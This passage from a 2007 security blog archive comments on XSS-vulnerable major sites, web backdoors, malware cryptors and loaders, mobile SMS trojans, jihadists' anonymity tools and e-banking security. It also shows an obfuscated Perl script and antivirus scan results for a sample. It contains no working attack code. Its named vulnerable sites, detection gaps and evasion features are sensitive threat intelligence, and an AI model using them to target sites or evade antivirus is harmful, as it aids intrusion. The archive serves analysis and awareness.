Most Appalling Project or Technology - The International Civil Aviation Organization

I think the CCTV industry should have won here the rest are bureaucrats whose closed doors propositions

later on face the public outbreak of how not to implement them. Anyway supply meets the demand for surveillance.

Lifetime Menace Award - The ’Common Good’

The main reason for the existence of [4]today’s intrusive surveillance technologies is the idea of the common good.

[5]We spy on you to protect you, we take away your civil liberties to protect you, and [6]CCTV after CCTV you end up

in a situation which can be best seen in the U.K

Related posts:

[7]The Future of Privacy = don’t over-empower the watchers!

[8]Security vs Privacy or what’s left from it

[9]The Cell-phone Industry and Privacy Advocates VS Cell Phone Tracking

[10]Afterlife Data Privacy

1. http://photos1.blogger.com/blogger2/4099/2257/200/brainwashing.jpg

2. http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-553112

3. http://www.itnews.com.au/newsstory.aspx?CIaNID=51672&src=site-marq

4. http://ddanchev.blogspot.com/2007/03/youve-got-something-in-your-eye.html

5. http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html

6. http://ddanchev.blogspot.com/2007/03/documentary-on-cctvs-in-uk.html

7. http://ddanchev.blogspot.com/2006/03/future-of-privacy-dont-over-empower.html

8. http://ddanchev.blogspot.com/2006/03/security-vs-privacy-or-whats-left-from.html

9. http://ddanchev.blogspot.com/2006/05/cell-phone-industry-and-privacy.html

10. http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html

XSS The Planet (2007-05-14 17:26)

Yet another initiative proving that major sites indeed suffer from [1]XSS vulnerabilities in exactly the same fashion

[2]E-banking sites do. Perhaps the most interesting point regarding the list is that it’s from 2005 and some of the

sites still remain vulnerable but why is that? Lack of internal incentive programs to deal with the problem? Not

getting the necessary attention given the rise of the lost laptop with unencrypted data issue? A lack of common

sense is the best alternative for me. Consider the perspective - its like utilizing quantum encryption for the sake

of protecting the confidentiality of your data but remaining vulnerable to wardriving attacks capable of obtaining

the data in a pre-encryption stage, even on the fly. The encrypted data myopia is on the rise and it’s the result of a yet another "stolen laptop news article" emphasizing on current and ignoring the emerging trends, namely, that a mobile workforce’s improved productivity is proportional with the insecurities coming from storing sensitive data

in a less controlled external environment. There’s no point in implementing state-of-the-art technology when you

haven’t taken care of the basics, such as the ones that are so easy to exploit even a script kiddie can become the next pentagon hacker bruteforcing passwords on an unclassified system. And yes - [3]trivial XSS ones too.

Currently active URLs on the list are the following :

Nortel.com

Federal Deposit Insurance Corporation

JC Penney

SonyStyle.com

D-Link.com


Poetry.com

1. http://pointblanksecurity.com/xss/xss2.php

2. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

3. http://pointblanksecurity.com/xss/xss2.php

241



Mind Mapping Web 2.0 Threats (2007-05-14 21:30)

An informative, and for sure to be expanded mind map presenting various Web 2.0 threats courtesy of [1]Mike Daw

who by the way neatly integrated the anti virus detection results to his [2]web backdoors compilation, I commented

on in a [3]previous post. Here are [4]two more mind maps of Firefox security related tools, and the threats faced

by mobile devices. A related post on [5]the "wormability" of web application insecurities for everyone thinking flash worms.

1. http://michaeldaw.org/


2. http://michaeldaw.org/projects/web-backdoor-compilation/

3. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

4. http://ddanchev.blogspot.com/2007/03/complexity-and-threats-mind-mapping.html

5. http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html

242



Unique IP addresses		All IP addresses	
Region	Percentage	Region	Percentage
Europe	31.75	Europe	27.39
Gulf	21.14	Gulf	26.67
Maghreb	12.81	Maghreb	13.63
Levant	11.09	Levant	11.71
Egypt	10.33	Egypt	9.25
Americas	8.26	Americas	6.6
Asia-Pacific	2.62	Asia-Pacific	2.59

Sampling Jihadists’ IPs (2007-05-16 01:01)

[1]Great idea as a matter of fact :

" The following is based on an analysis of 4,593 IP addresses (1,452 unique IP addresses). The IPs were acquired from 19 of the more prominent of the Salafist/Jihadist forums , *including both Arabic and non-Arabic forums* , from 01 January through 30 April of this year. "

Taking into consideration the per-country stats, do not exclude the logical possibility of [2]IP cloaking while browsing these and also, the tiny number of intelligence and lone gunman info warriors gathering [3]OSINT data.

In another much more in-depth analysis on mapping the online jihad, the authors point out the [4]emerging internationalization of jihad as well :

" The near exclusive use of the Arabic language in these significant jihadi websites likely accounts for the concentration of activity in the Middle East and North Africa. But with a reach to more than 40 countries, the virtual community within these ten influential sites assumes a global significance. The international jihadi movement’s use of the internet to fuel the exchange of ideological expansion and its corresponding influx of support will increase the vulnerability of many countries to the appeal of extremism. "

At least these organizations don’t rely on setting up [5]fake jihadist communities to come up with the sample data, but know exactly where to look for.

1. http://www.sofir.org/sarchives/006039.php


2. http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html

3. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

4. http://www.isn.ethz.ch/news/sw/details.cfm?ID=17535

5. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

243




The Jihadist Security Encyclopedia (2007-05-16 01:41)

وليأخذوا حذرهم وأسلحتهم ود الذين كفروا لو تغفلون
الموسوعة الأمنية الشاملة
كتيبة الجهاد الإعلامي
١٤٢٨هـ / ٢٠٠٧م

A month ago, the Media Jihad Battalion started distributing a 118 pages long encyclopedia on anything starting from secure communications to keywords not to search for as they’ll raise an early warning system alarm. The front cover is so [1]Blade’s style, but the PSYOPS motive is highly influential. Here’s a[2] translated table of contents and the original version attached.

1. http://upload.wikimedia.org/wikipedia/en/thumb/1/19/Blade_movie.jpg/200px-Blade_movie.jpg

2. http://onlinejihad.wordpress.com/2007/04/05/the-ultimative-security-encyclopedia/



```
       8*$y;$I=$
    I[$M]and$c->del
  ete($I);$I[$M]=cr
eateOval$c(3+8*$x,3
+8*$y,9+8*$x,9+8*$y
,-f=>$z?"blue":$N,o
utline=>$N))$Q}use#
 Tk;$m=new#MainWin
   dow(title=>$G);
       $c=$m->Ca
```

```
     nvas(w,51
  ter$m(1,sub{$N=
 *$_;@D=(2,$a,515,
);pop@D}7..8}@S,64;
x++}split//;++$y;}<
}@S;{for$p(@S){map{
y=$v+$q;$g=g(-1);$_
 $q]=$g{$G||0}{$t-
  *$x+$_]}@S}upda
     ;s&#& &g;
```

```
     4,he,514)
  cget$c(bg);@S=0
 $a);map{createLin
$F?do{open(_,$F);ma
_>}:map{$x=$_;map{$
$q=$_;$t=0;for$v(-1
||$v#or$G=$g;$t+=$g
 $G}}@S}for$x(@S){
  te$m;redo}});Ma
     ($F,$G)=@
```

```
     ->pack;af
  ..63;map{$a=2+8
 e$c(@D);@D=($a,@D
p{$x=0;map{g(/@/);$
y=$_;g(1>rand#4)}@S
..1){map{$x=$p+$_;$
;}(-1..1)}$N[64*$p+
 map{$y=$_;g+$N[64
  inLoop';s#\s##g
     ARGV;eval
```

Visual Script Obfuscation (2007-05-16 02:10)

We often talk and deobfuscate scripts aiming to hide their real and often [1]malicious intentions. But what if malicious attackers have become so efficient in their obfuscation, that they decide to show some [2]JAPH style in order to make

them harder to analyze by visually obfuscating the scripts as you can see here?

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

2. http://www.cpan.org/misc/japh

SI Support Intelligence

SECURITY MONITORING FOR CRITICAL NETWORKS

Corporate Espionage Through Botnets (2007-05-16 22:09)

Following my previous post on [1]OSINT Through Botnets, here’s a company that’s [2]categorizing Fortune 500

companies whose networks are heavily polluted with [3]malware infected hosts :

" Support Intelligence (SI), a network security company in San Francisco, has been running what it called "30

Days of Bots," featuring corporate networks infected with spam-churning bots. It began analyzing data in February, monitoring 10,000 domains that plow data into a trap much like a fishnet, except the intelligence in the data is

designed to determine what information to keep by looking for spam. In total, SI analyzed traffic from more than 100

sources, including the aforementioned spam traps. "

Considering the possibility for gathering open source intelligence through military and government infected PCs only,

it is logical to conclude that a specific company can be targeted on the basis of the already infected hosts on its

network as well. Think about it. For the time being, a botnet’s master doesn’t really care if it’s a military or Fortune 500 company that’s infected as long as spam, phishing and malware goes out of these hosts. But passive corporate espionage in the form of intercepting the traffic going out of a specific company’s network shouldn’t be excluded as


an opportunity.


1. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

2. http://www.support-intelligence.com/blog/

3. http://www.esecurityplanet.com//article.php/3675496

247





AhnLab-V3	2007.5.16.1	05.16.2007	no virus found
AntiVir	7.4.0.23	05.16.2007	no virus found
Authentium	4.93.8	05.16.2007	no virus found
Avast	4.7.997.0	05.16.2007	no virus found
AVG	7.5.0.467	05.16.2007	no virus found
BitDefender	7.2	05.16.2007	no virus found
CAT-QuickHeal	9.00	05.16.2007	(Suspicious) - DNAScan
ClamAV	devel-20070416	05.16.2007	no virus found
DrWeb	4.33	05.16.2007	no virus found
eSafe	7.0.15.0	05.16.2007	suspicious Trojan/Worm
eTrust-Vet	30.7.3634	05.15.2007	no virus found
Ewido	4.0	05.16.2007	no virus found
FileAdvisor	1	05.17.2007	no virus found
Fortinet	2.85.0.0	05.16.2007	suspicious
F-Prot	4.3.2.48	05.16.2007	no virus found
F-Secure	6.70.13030.0	05.16.2007	no virus found
Ikarus	T3.1.1.7	05.16.2007	no virus found
Kaspersky	4.0.2.24	05.17.2007	no virus found
McAfee	5032	05.16.2007	no virus found
Microsoft	1.2503	05.17.2007	no virus found
NOD32v2	2271	05.16.2007	no virus found
Norman	5.80.02	05.16.2007	no virus found
Panda	9.0.0.4	05.16.2007	Suspicious file
Prevx1	V2	05.17.2007	no virus found
Sophos	4.17.0	05.16.2007	no virus found
Sunbelt	2.2.907.0	05.12.2007	VIPRE.Suspicious
Symantec	10	05.16.2007	no virus found
TheHacker	6.1.6.115	05.15.2007	no virus found
VBA32	3.12.0	05.16.2007	no virus found
VirusBuster	4.3.7:9	05.16.2007	no virus found
Webwasher-Gateway	6.0.1	05.16.2007	Win32.ModifiedUPX.gen (suspicious)

Yet Another Malware Cryptor In the Wild (2007-05-17 13:36)

Just stumbled upon a newly released cryptor in the wild, and as I pointed out in a previous post related to [1]yet

another cryptor, they’re signature-based malware scanning’s worst enemy. By the time AV vendors obtain a sample

and analyze the routines they use, unless an IPS solution is in place, and end user friendly perimeter defense

detecting the bot-ization of the host are in place - an infection occurs.

What’s the big picture? It’s launching a denial of service attack on anti virus vendors’ labs in the form of

distributing couple of hundred malware samples - future [2]family members of a malware group. Polymorphism encrypting routines are nothing new, but with DIY cryptors in the wild the result can be [3]quite successful even for

copy cats:

" Another example is the Stration family of malware, responsible for worms and other forms of malware in

late 2006. “ Stration was changing so quickly—the encryption packaging, the compiler, everything. We saw up to

300 variants in a single day ,” says Ron O’Brien, senior security analyst at anti-malware vendor Sophos. "

248

File size : 4608 bytes

MD5 : 406e3a1443ec617f2c968a957a460f10

SHA1 : 187abe8cec588b53126afbe8e600379a3bac2321

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

2. http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html

3. http://www.csoonline.com/read/040107/brf_threat_watch.html

Commercializing Mobile Malware (2007-05-18 18:14)

Visionary enough, [1]I predicted this over an year ago, and despite that for the time being there are only two publicly known pieces of mobile malware sending sms messages from the infected devices to premium numbers, it’s [2]an emerging trend for customers and mobile operators to [3]keep an eye on :

" After installation, the Viver trojans immediately start sending SMS messages to premium-rate numbers. The messages are sent with proper international area codes, so they are able to reach the correct destination even when activated outside Russia. We’ve already seen for-profit malware in mobile devices: Wesber.A and Redbrowser are Java Midlet trojans that try to send messages to Russian premium-rate numbers. But these trojans require user acceptance per each message and are able to send messages correctly only inside Russia. "

Some comments I made back then :

" *The number and penetration of mobile devices greatly outpaces that of the PCs.*

Malware authors are actively experimenting and of course, progressing with their research on mobile malware. The growing monetization of *mobile devices, that is generating revenues out of users and their veto power on certain occasions, would result in more development in this area by malicious authors. SPIM would also emerge with authors adapting their malware*

for gathering numbers. Mobile malware is also starting to carry malicious payload. Building awareness on the the

issue, given the research already done by several vendors, would be a wise idea. "

Something else to think about is related to Europe's most recent mega-music event [4]Eurovision and the sms

voting power that, given enough infected mobile devices are in place the results could change pretty fast if you're

following my thoughts. Thankfully, compared to zombie networks making it possible to do [5]intelligence and

[6]espionage tweaks given the large infected population, we still cannot talk about mobile botnets. The most juicy

target for the time being however, remains the rise mobile banking.

[7]Another comment I made a while ago :

" Malware authors indeed have [8]financial incentives to futher continue recompling publicly available PoC

mobile malware source code, and it's the purchasing/identification features phones, opening a car with an SMS,

opening a door with an SMS, purchasing over an SMS or direct barcode scanning, mobile impersonation scams, harvesting phone numbers of infected victims, as well as unknowingly interacting with premium numbers are the

things about to get directly abused – efficiently and automatically. "

Related posts:

[9]Proof of Concept Symbian Malware Courtesy of the Academic World

[10]Mobile Devices Hacking Through a Suitcase

250

1. http://www.linuxsecurity.com/docs/malware-trends.pdf

2. http://www.viruslist.com/en/weblog?weblogid=208187370

3. http://www.f-secure.com/weblog/#00001194

4. http://en.wikipedia.org/wiki/Eurovision_Song_Contest

5. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

6. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

7. http://ddanchev.blogspot.com/2006/08/bed-time-reading-symbian-os-platform_12.html

8. http://www.symantec.com/avcenter/venc/data/trojan.redbrowser.a.html

9. http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html

10. http://ddanchev.blogspot.com/2006/08/mobile-devices-hacking-through.html

Tricking a Laptop’s Fingerprint Authentication (2007-05-19 22:49)

[1]The joys of fingerprint biometrics with a [2]duplicate fingerprint of the original.

[EMBED]

1. http://ddanchev.blogspot.com/2006/06/wheres-my-fingerprint-dude.html

2. http://ddanchev.blogspot.com/2006/11/how-to-fake-fingerprints.html

MySpace’s Sex Offenders Problem (2007-05-21 20:18)

MySpace, being one of the most popular social networking sites is always under fire on its efforts to combat known

child offenders registering and using its database to find what they’re looking for. The problem isn’t MySpace as a

faciliator for such type of communications but the vast amounts of personal information – future contact points –

kids publish about themselves online, not knowing that on the Internet anyone can be a dog and most importantly, parents loosing the emotional connection with their kids and making it easier for someone to break the ice and establish trust.

Several months ago, funded by nothing more but his common sense Kevin Poulsen gathered name data from the [1]U.S public child offenders registry and found positive results with people – thankfully – stupid enough to use their real names. And while they wouldn’t do it again the next time instead of making it easier to aggregate the data, a CAPTCHA to limit such automatic activities was implemented.

Don’t blame MySpace blame bureaucracy. Meanwhile, here’s an article on U.S authorities demanding that [2]MySpace provide data on identified and removed known child offenders – they agreed :

"

MySpace agreed Monday to provide the information to all states after some members of the group filed subpoenas or took other legal actions to demand it. The company said last week such efforts were required under the federal Electronic Communications Privacy Act before it could legally release the data. "Different states are going about it different ways," said Noelle Talley, spokeswoman for Cooper, who filed a "civil investigative demand" for the information.

Connecticut Attorney General Richard Blumenthal used a subpoena that "compels this information right away -

within hours, not weeks, without delay - because it is vital to protecting children," he said.

253

"

If protecting children is vital, remove the CAPTCHA so everyone knowing how to aggregate and tweak the

data will come up with far more sophisticated stats than the ones currently available. Actual results too. Next time it would become harder to track them, so don't count on measures like these instead, ensure naughty conversations

aren't taking place at all. Makes me wonder one thing - should you be filtering known child offenders on the Internet

perhaps a futile attempt given the pseudo-personalities they could establish, or at the ISP level and put them under

surveillance right from the very beginning? Of course [3]child offenders should not have unmonitored access to the

Internet so rethink the basics.

Related posts:

[4]Registered Sex Offenders on MySpace

[5]IMSafer Now MySpace Compatible

1. http://www.nsopr.gov/

2.
http://www.forbes.com/feeds/ap/2007/05/21/ap3742869.html

3.
http://news.com.com/Police+Blotter+Imprisoned+sex+offenders+demand+PCs/2100-7348_3-6184088.html

4. http://ddanchev.blogspot.com/2006/10/registered-sex-offenders-on-myspace.html

5. http://ddanchev.blogspot.com/2007/03/imsafer-now-myspace-compatible.html

254

A Malware Loader For Sale (2007-05-22 11:46)

Continuing the [1]Shots from the Malicious Wild West series and the [2]yet another malware tool in the wild posts,

here's a recently advertised malware loader. Polymorphism, built in packing functions and the ability to set an interval for loading yet another executable at a URL or a URL redirector, DIY firewalls unloading techniques, pretty much

anything ugly is in place – as usual. The loader's source code is currently available for $150, undetected bots go for $15 per piece. Malware on demand in principle, or [3]malicious economies of scale?

1. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

2. http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

255

A Client Application for "Secure" E-banking? (2007-05-22 12:17)

This is perhaps the second [1]product concept myopia right after the [2]lie detection software for text comminations

I come across to recently. Remember a previous post [3]heading in the opposite direction, where a bank was trying

to rebuild confidence in the most abused phishing medium - the email - to keep in touch with its customers? Here’s

another company that’s betting on a third-party client application to solve the problem of [4]secure E-banking totally falling victim in the [5]secure channel communication myopia one that I think has nothing to do with reality when it

comes to the [6]success of phishing :

" Here’s how Armored Online works: A company, such as a financial institution or online retailer, offers a downloadable client to customers through its website.

That client then gives the customer’s computer a secure channel with which to communicate and transact with the

company .

Its Java-based browser is locked down, meaning it won’t accept any plug-ins, like cookies used by criminals. What’s

more, the client can only “talk” to the server at the bank or online store. “It’s like iTunes for banks,” Mr. Sowerby said. "

[7]The attack of the disabled cookies? [8]Not really, so [9]be realistic. Coming up with a third-party application as the cornerstone of E-banking security directly conflicts with E-banking’s biggest benefit - flexibility due to the compatibility with the most popular browsers. So you’d rather focus on the current situation - [10]Brandjacking

instead of [11]re-inventing the SSL wheel – as a matter of fact the [12]Gozi trojan and the [13]Nuclear Grabber are

quite comfortable with SSL as they bypass it entirely. Even worse, a [14]trojanized copy of the program will emerge

given it receives any acceptance at all. And if banks start embracing it – don’t – we can easily start talking about

DRM enabled E-banking where, both, banks and customers will turn into virtual hostages to a third-party application

trying to reboot the market for anti-phishing services, totally forgetting the problem is not in the lack of unencrypted transactions as no one is sniffing the credentials, but pushing fake sites instead of letting customers pull the sites for themselves.

Don’t disrupt in irrelevance.

1. http://www.armoredonline.com/

2. http://ddanchev.blogspot.com/2007/04/lie-detecting-software-for-text.html

3. http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html

4. http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html

5. http://www.redherring.com/Article.aspx?a=22282&hed=Security+With+A+Difference

6. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

7. http://www.londonstimes.us/toons/cartoons/display.html?image=Simeon_DisabledCookies4.jpg

8. http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html

9. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

10. http://ddanchev.blogspot.com/2007/05/brandjacking-index.html

11. http://news.netcraft.com/archives/2007/05/15/internet_passes_600000_ssl_sites.html

12. http://www.secureworks.com/research/threats/gozi/

13. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

14. http://www.symantec.com/security_response/writeup.jsp?

docid=2007-042705-0108-99&tabid=2

256

Counter Espionage Tips from the Cold War (2007-05-23 20:03)

There’s nothing old-fashioned in short films like these representing possible techniques used by intelligence services while recruiting - " Cold War counter-spy instructional film created to convince government officials traveling with top secret info to watch their backs. Watch hapless G-men get seduced and setup for blackmail by treacherous Soviet

she-spies "

[EMBED]

And despite that today’s perception of sexy she-spies has evolved proportionally with the technological advances in

espionage, some of the tips are still emphasizing on the basics.

257

Jihadists’ Anonymous Internet Surfing Preferences (2007-05-23 21:13)

Jihadists are logically not just interested in [1]encryption and [2]steganography but also, in ways to anonymize their web surfing activities as much as possible. A wannabe jihadist whose tips and recommendations have gained him a lot of reputation around the forums I follow, recently came up with an in-depth article on recommended and

reviewed IP cloaking services with direct download links in between. It makes [3]stats like these questionable to a

certain extend as I’ve already pointed out. Among the [4]IP cloaking tools reviewed are :

- [5]Steganos Internet Anonym Pro

- [6]Hide IP Platinum 3.1

- [7]Proxy Switcher Pro

- [8]Invisible Browsing v5.0.52

TOR is, of course, mentioned as well but at the bottom of the article citing performance issues compared to

commercial solutions. [9]IP decloaking is not even considered as a concept.

1. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

2. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

3. http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html

4. http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html

5. http://www.steganos.com/

6. http://www.hide-ip-soft.com/

